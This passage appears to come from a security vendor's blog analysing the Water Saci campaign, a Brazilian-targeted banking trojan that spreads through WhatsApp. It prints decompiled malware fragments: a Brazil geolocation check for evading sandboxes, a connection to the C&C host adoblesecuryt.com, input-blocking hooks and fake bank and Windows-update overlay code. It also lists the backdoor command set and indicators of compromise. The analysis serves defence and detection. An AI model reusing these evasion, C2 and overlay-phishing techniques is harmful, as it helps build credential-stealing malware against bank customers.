

Figure 18. Maverick.Agent public classes

The malware initially determines if it is operating on a system in Brazil by conducting geolocation validation. Once again, we see more anti-analysis that bypass external access/execution outside Brazil and automated sandboxing solutions with no customization capabilities. At this step it uses four criteria: timezone, locale, region, and the date format used in Brazil. Execution is confirmed if at least two of these criteria are met:

- System is in Brazilian Timezone
    - Between UTC-5 to UTC-2
- System Locale contains either of the following strings:
-
    - "pt-br"
        - "pt_br"
        - "portuguese"

        - "brazil"
- System Region is set to either of the following;
-
    - Two Letter ISO RegionName = "BR"
        - Three Letter ISO RegionName = "BRA"
        - Region name = "brazil" or "brasil"
- System Time is set to Brazilian Format:
-
    - "dd/mm/yyyy (Standard Brazilian)
        - "dd/mm/yy" (Short year Brazilian)
        - "dd/mm" (Minimal Brazilian)

```
public static class AntiAnalysisBrazil
{
    // Token: 0x060000F2 RID: 242 RVA: 0x00008C20 File Offset: 0x00006E20
    public static bool IsInBrazil()
    {
        int num = 0;
        if (AntiAnalysisBrazil.IsValidBrazilianTimezone())
        {
            num++;
        }
        if (AntiAnalysisBrazil.IsBrazilianLocale())
        {
            num++;
        }
        if (AntiAnalysisBrazil.IsBrazilianRegion())
        {
            num++;
        }
        if (AntiAnalysisBrazil.IsBrazilianDateFormat())
        {
            num++;
        }
        return num >= 2;
    }
```

Figure 19. IsInBrazil() function used for geolocation checking

Next, it establishes a C&C communication channel by enabling DPI awareness to ensure appropriate display scaling and subsequently instantiates a WatsonClient that connects to the malicious server "*adoblesecuryt[.]com*" over port 443 (HTTPS).

```
DpiUtils.EnableDpiAwareness();
Program.watsonClient = new WatsonClient("adoblesecuryt.com", 443, parameterHome);
Program.watsonClient.Disconnected += Program.WatsonClient_Disconnected;
Program.watsonClient.Start();
```

Figure 20. Connection to command and control server

Backdoor Commands

This malware exfiltrates a variety of system details and transmits them to its command-and-control (C&C) server. Specifically, it harvests:

- Computer Name
- Operating System Name and Version

- MAC Address
- OS Architecture
- Malware Version
- Number of Monitors Attached

Once the malware establishes a foothold on the compromised system, it can receive and perform a wide range of instructions sent by its C&C server, such as the following:

INFOCLIENT	Collects and sends system information back to the C&C server.
RECONNECT	Disconnects from the C&C server.
KILLAPPLICATION	Terminates the malware process.
SCREENSHOT	Captures a screenshot of the application window, compresses it using GZip, and sends it to the C&C server (no local copy saved).
KEYLOGGER	Records user keystrokes and mouse clicks.
MOUSECLICK	Enables mouse clicks to pass through an overlay window.
KEYBOARDONECHAR	Permits the C&C server to inject a single character into the system.
KEYBOARDMULTIPLESCHARS	Permits the C&C server to inject multiple characters into the system.
TOOGLEDESKTOP	Captures a screenshot of the entire desktop.
TOOGLEINTERN	Maximizes an application window and captures a screenshot, which is then sent to the C&C server.
GENERATEWINDOWLOCKED	Creates a full-screen overlay to block user interaction completely, displaying deceptive system messages.
FREECLIENT	Closes the fake system message overlay.
LISTALLHANDLESOPENEDS	Sends a list of all visible application windows.
KILLPROCESS	Terminates the specified application by its process handle.
CLOSEHANDLE	Closes an application window using its handle.
MINIMIZEHANDLE	Minimizes an application window.
MAXIMIZEHANDLE	Maximizes an application window.
RESTOREHANDLE	Restores an application window that has been minimized or maximized.
GENERATEWINDOWREQUEST	Displays a fake banking security dialog over the victim’s screen to steal sensitive data.
CANCELSCREENREQUEST	Closes the fake banking dialog and displays full-screen fake system messages.
CHANGESCALETO100	Opens Windows display settings (on Windows 11) and navigates to change the display scale to 100%. This is accomplished by launching ms-settings:display, simulating required key presses, and finally terminating the settings application via taskkill /f /im SystemSettings.exe.
ADJUST_QUALITY	Alters the quality of captured screenshots.
ADJUST_SCALE	Modifies the scale of captured screenshots.

Advanced Window Overlay Phishing Tactics

Focusing on the commands *GenerateNewWindowLocked* and *GenerateWindowRequest*, this malware exhibits a significant leap in sophistication compared to traditional infostealing techniques.

The *GenerateNewWindowLocked* command executes a screen-locking technique by generating full-screen, topmost windows with the following attributes:

- Blocks user input *(InputBlocker.StartBlocking())*, restricting keyboard and mouse interactions.

```
public static class InputBlocker
{
    // Token: 0x06000087 RID: 135 RVA: 0x00003280 File Offset: 0x00001480
    public static void StartBlocking()
    {
        InputBlocker.StartHookMouse();
        InputBlocker.StartHookKey();
    }

    // Token: 0x06000088 RID: 136 RVA: 0x0000328C File Offset: 0x0000148C
    public static void StopBlocking()
    {
        InputBlocker.StopHookMouse();
        InputBlocker.StopHookKey();
    }
```

Figure 21. Functions used to block and unblock user input

- Presents fake system update notifications or security diagnostic screens.

```
if (home == Home.UPDATEWINDOWS)
{
    window.Background = new LinearGradientBrush((global::System.Windows.Media.Color)global::System.Windows.Media.ColorConverter.ConvertFromString("#007BD7"), (global::System.Windows.Media.Color)
      global::System.Windows.Media.ColorConverter.ConvertFromString("#005A9E"), new global::System.Windows.Point(0.5, 0.0), new global::System.Windows.Point(0.5, 1.0));
    Grid grid = new Grid
    {
        Width = 800.0,
        Height = 450.0,
        HorizontalAlignment = global::System.Windows.HorizontalAlignment.Center,
        VerticalAlignment = VerticalAlignment.Center
    };
    TextBlock textBlock = new TextBlock
    {
        Text = "Atualizando o Windows",
        FontSize = 34.0,
        FontWeight = FontWeights.Bold,
        FontFamily = new global::System.Windows.Media.FontFamily("Segoe UI"),
        Foreground = new SolidColorBrush(Colors.White),
        HorizontalAlignment = global::System.Windows.HorizontalAlignment.Center,
        VerticalAlignment = VerticalAlignment.Center,
        Margin = new Thickness(0.0, 0.0, 0.0, 50.0),
        TextAlignment = TextAlignment.Center
    };
    grid.Children.Add(textBlock);
    TextBlock textBlock2 = new TextBlock
    {
        Text = "Não desligue o computador.\nIsso pode levar alguns minutos.",
        FontSize = 18.0,
        FontFamily = new global::System.Windows.Media.FontFamily("Segoe UI"),
        Foreground = new SolidColorBrush(Colors.White),
        HorizontalAlignment = global::System.Windows.HorizontalAlignment.Center,
        VerticalAlignment = VerticalAlignment.Center,
        Margin = new Thickness(0.0, 80.0, 0.0, 0.0),
        TextAlignment = TextAlignment.Center
    };
```

Figure 22. Functions used to create fake system update notifications or security diagnostic screens

- Creates full-screen overlays that remain visible by staying topmost, hiding from the taskbar, blocking resizing, and covering the entire monitor.

```
window = new Window();
window.Width = (double)Screen.AllScreens[monitorIndex].Bounds.Width;
window.Height = (double)Screen.AllScreens[monitorIndex].Bounds.Height;
window.WindowStyle = WindowStyle.SingleBorderWindow;
window.ResizeMode = ResizeMode.NoResize;
window.Topmost = true;
window.ShowInTaskbar = false;
if (monitorIndex >= 0 && monitorIndex < Screen.AllScreens.Length)
```

Figure 23. Creation of full-screen overlays

The *GenerateWindowRequest* command represents an advanced evolution beyond basic screen-locking mechanisms, implementing interactive phishing interfaces engineered to capture sensitive banking credentials. Figure 24 illustrates what acts as a banking Trojan.

```
case Homes.BB:
    if (CS$<>0__locals1.nameWindow == "6" || CS$<>8__locals1.nameWindow == "8")
    {
        global::System.Windows.Shapes.Rectangle rectangle = new global::System.Windows.Shapes.Rectangle
        {
            Fill = new SolidColorBrush((global::System.Windows.Media.Color)global::System.Windows.Media.ColorConverter.ConvertFromString(homeInfo.BackgroundColorStart)),
            HorizontalAlignment = global::System.Windows.HorizontalAlignment.Center,
            VerticalAlignment = VerticalAlignment.Top,
            Height = 100.0,
            Width = 300.0,
            RadiusX = 8.0,
            RadiusY = 8.0,
            StrokeThickness = 0.0,
            Opacity = 0.9,
            Margin = new Thickness(0.0, 130.0, 0.0, 10.0)
        };
        mainGrid.Children.Add(rectangle);
    }
    break;
case Homes.CEF:
    if (CS$<>8__locals1.nameWindow == "eletronicsign")
    {
        mainGrid.Children.Add(new TextBlock
        {
            Text = "Informe sua assinatura eletrônica para continuar.",
            HorizontalAlignment = global::System.Windows.HorizontalAlignment.Left,
            VerticalAlignment = VerticalAlignment.Top,
            Margin = new Thickness(50.0, 150.0, 0.0, 0.0),
            TextWrapping = TextWrapping.Wrap,
            FontFamily = new global::System.Windows.Media.FontFamily("Arial"),
            FontSize = 14.0,
            Opacity = 0.9,
            FontWeight = FontWeights.Bold,
            Foreground = new SolidColorBrush((global::System.Windows.Media.Color)global::System.Windows.Media.ColorConverter.ConvertFromString("#FF333333"))
        });
        mainGrid.Children.Add(new TextBlock
        {
            Text = "Assinatura Eletrônica:",
            HorizontalAlignment = global::System.Windows.HorizontalAlignment.Left,
            VerticalAlignment = VerticalAlignment.Top,
            Margin = new Thickness(50.0, 200.0, 0.0, 0.0),
            TextWrapping = TextWrapping.Wrap,
            FontFamily = new global::System.Windows.Media.FontFamily("Arial"),
            FontSize = 12.0,
            Foreground = new SolidColorBrush((global::System.Windows.Media.Color)global::System.Windows.Media.ColorConverter.ConvertFromString(homeInfo.BackgroundColorStart))
        });
    }
    break;
```

Figure 24. Creation of fake interactive Banking Trojan interfaces

The malware can create overlay windows that appear on top of legitimate banking websites to steal user credentials and authentication tokens. It displays fake input forms for passwords, electronic signatures, or QR codes, dynamically adjusts the overlay size and position to match the underlying banking page, and creates transparent "holes" in the overlay to make it appear seamlessly integrated with the real website while capturing sensitive user input.



Figure 25. Screen functions used to create overlay windows

The overlay windows are designed to imitate legitimate banking interfaces, as evidenced by the HomeInfo classes. Additionally, Base64-encoded PNG files corresponding to real financial institutions were identified and are utilized in constructing these overlay windows. Trend investigation found that the malware tried to target institutions such as Banco do Brasil, Bradesco, Binance, Caixa Econômica Federal (CEF), Itaú Unibanco, Mercado Pago, Banco do Nordeste, Santander, and Sicredi.

It is noteworthy that crypto exchanges are included in the institutions targeted in this manner.



Figure 26. HomeInfo classes used to mimic legitimate banking applications

The malware can also manipulate windows and specifically detects Java applications with the class name "*SunAwtFrame*" (which *Sicoobnet* uses) and deliberately overwrites their actual window title with the hardcoded string "*Sicoobnet Empresarial*" which is a Brazilian banking application; this suggests an attempt at impersonating the legitimate banking application.

```
public static class HandleFunctions
{
    // Token: 0x06000044 RID: 68 RVA: 0x000028F0 File Offset: 0x00000AF0
    public static List<WindowInfo> ListAllHandlesOpened()
    {
        List<WindowInfo> windows = new List<WindowInfo>();
        NativeMethods.EnumWindows(delegate(IntPtr hWnd, IntPtr lParam)
        {
            if (NativeMethods.IsWindowVisible(hWnd))
            {
                StringBuilder stringBuilder = new StringBuilder(256);
                NativeMethods.GetWindowText(hWnd, stringBuilder, stringBuilder.Capacity);
                StringBuilder stringBuilder2 = new StringBuilder(256);
                NativeMethods.GetClassName(hWnd, stringBuilder2, stringBuilder2.Capacity);
                if (!string.IsNullOrWhiteSpace(stringBuilder.ToString()))
                {
                    windows.Add(new WindowInfo
                    {
                        Handle = hWnd.ToInt32(),
                        Title = stringBuilder.ToString(),
                        ClassName = stringBuilder2.ToString()
                    });
                }
                else if (stringBuilder2.ToString().Contains("SunAwtFrame"))
                {
                    windows.Add(new WindowInfo
                    {
                        Handle = hWnd.ToInt32(),
                        Title = "Sicoobnet Empresarial",
                        ClassName = stringBuilder2.ToString()
                    });
                }
            }
            return true;
        }, IntPtr.Zero);
        return windows;
    }
```

Figure 27. Impersonation of the banking application Sicoobnet Empresarial

Second Payload

The second payload is a .NET executable used to hijack WhatsApp. After being loaded via CLR Hosting, it creates a thread that checks the system's locale (en-US and pt-BR), region (US and Brazil), and short date pattern (M/D/YYYY and DD/MM). If all checks pass, it proceeds to download the WhatsApp component and loads it using *Assembly.Load*. The malware includes a component specifically designed to target WhatsApp accounts. This binary checks for WhatsApp-related browser data and will terminate if such data is not found, ensuring that it only operates on systems with an active, logged-in WhatsApp session.

```
// Token: 0x06000098 RID: 152 RVA: 0x00009224 File Offset: 0x00007424
private static Task<int> getPrivilegeNameCreateIdentityPermission(CompilationRelaxationsCharArray browserType, string workingProfilePath, int startingAccountNumber, int
  totalAccountsFound, CancellationToken cancellationToken)
{
```

```
// Token: 0x060003F5 RID: 1013 RVA: 0x00081164 File Offset: 0x0007F364
public unsafe static bool CheckChromiumWhatsAppData(string basePath, string profileName)
{
```

Figure 28. Checking of logged-in WhatsApp session in browsers

To automate browser interactions and connect to WhatsApp Web, the malware drops Selenium and a matching Chromedriver under *%userprofile%\local\temp*. Selenium starts and controls the browser via Chromedriver, while a small JavaScript bundle, *wppconnect.js* calls WhatsApp Web's internal functions to send messages and media (including ZIPs).



Figure 29. Automation of browser interactions and connection to WhatsApp Web as seen in Vision One



Figure 30. Components used to automate browser interactions

Through this automated connection, the malware is capable of sending messages and ZIP files via WhatsApp, enabling both automated spreading and social engineering attacks. During analysis, researchers identified the actual message deployed by the malware through WhatsApp. This message was confirmed to match screenshots of malicious WhatsApp messages that have been circulating online, validating the connection between observed infections and real-world social engineering activity.



Figure 31. Actual WhatsApp message from https://x.com/dilacer8/status/1973474128557646271



Figure 32. Decoded message from analysis

Post-Infection Behavior and Evasion

After initial infection, this malware continues to operate primarily as a self-propagating threat, with current evidence suggesting that its main objective is widespread distribution rather than causing deeper system compromise.

As of writing, reported cases show no significant signs of data exfiltration or file encryption. It is worth noting, however, that Brazilian campaigns using similar techniques, such as LNK shortcuts and PowerShell scripts, have previously targeted financial data.

To evade detection and maintain persistence, the malware employs several strategies: it uses obfuscated and typo squatted domains, such as “sorvetenopotel” which closely resembles the innocuous Brazilian phrase “sorvete no pote” (ice cream in a cup). This tactic helps malicious infrastructure blend in with legitimate traffic and avoid immediate scrutiny.

Trend Research also observed potential links to additional infrastructure, including domains such as *cliente[.]rte[.]com[.]br*, which were used for malware distribution in the days leading up to larger campaign activity. These findings underscore the attackers’ continual efforts to update and diversify their delivery methods for maximum reach and stealth.

Conclusion

The Water Saci campaign demonstrates how threat actors are increasingly leveraging popular communication platforms like WhatsApp to achieve rapid, large-scale malware propagation with minimal user interaction. By combining convincing tried-and-tested phishing tactics, automated session exploitation, and evasion techniques, Water Saci is likely to spread fast.

Vigilance, user awareness, and effective security controls are essential to mitigating this and similar threats. Trend Micro continues to monitor this campaign closely and recommends maintaining up-to-date defenses while staying informed about emerging attack techniques targeting messaging platforms.

Defense Recommendations

To minimize the risks associated with the Water Saci campaign, Trend recommends several practical initial defense items:

- **Disable Auto-Downloads on WhatsApp.** Turn off automatic downloads of media and documents in WhatsApp settings to reduce accidental exposure to malicious files.
- **Control File Transfers on Personal Apps.** Use endpoint security or firewall policies to block or restrict file transfers through personal applications like WhatsApp, Telegram, or WeTransfer on company-managed devices. If your organization supports BYOD, enforce strict app whitelisting or containerization to protect sensitive environments.
- **Enhance User Awareness.** The victimology of the Water Saci campaign suggests that attackers are targeting enterprises. Organizations are recommended to provide regular security training to help employees recognize the dangers of downloading files via messaging platforms. Advise users to avoid clicking on unexpected attachments or suspicious links, even when they come from known contacts, and promote the use of secure, approved channels for transferring business documents.

Implementing these recommendations will help organizations and individuals better defend against malware threats delivered through messaging applications.

Proactive security with Trend Vision One™

Trend Vision One™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This holistic approach helps enterprises predict and prevent threats, accelerating proactive security outcomes across their respective digital estate. Eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation, especially in the cases of novel malware threats as in the one discussed in this blog.

Trend Vision One ™ Threat Intelligence

To stay ahead of evolving threats, Trend customers can access Trend Vision One™ Threat Insights. These provide the latest insights from Trend™ Research on emerging threats and threat actors.

Trend Insights App

More hunting queries are available for Trend Vision One customers with Threat Insights entitlement enabled.

- Threat Actors: Water Saci
- Emerging Threats: WhatsApp Under Siege: Self-Propagating Malware Targets Brazilian Users

Trend Vision One Intelligence Reports (IOC Sweeping)

- Check: WhatsApp Under Siege: Self-Propagating Malware Targets Brazilian Users

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Search for outbound connections to known malicious IP addresses associated with Comprovante WhatsApp

- eventId:3 AND eventSubId:204 AND (dst:109.176.30.141 OR dst:165.154.254.44 OR dst:23.227.203.148 OR dst:77.111.101.169)

Indicators of Compromise (IoCs)

Indicators of Compromise can be found here.

Tags

Latest News | Malware | Research | Phishing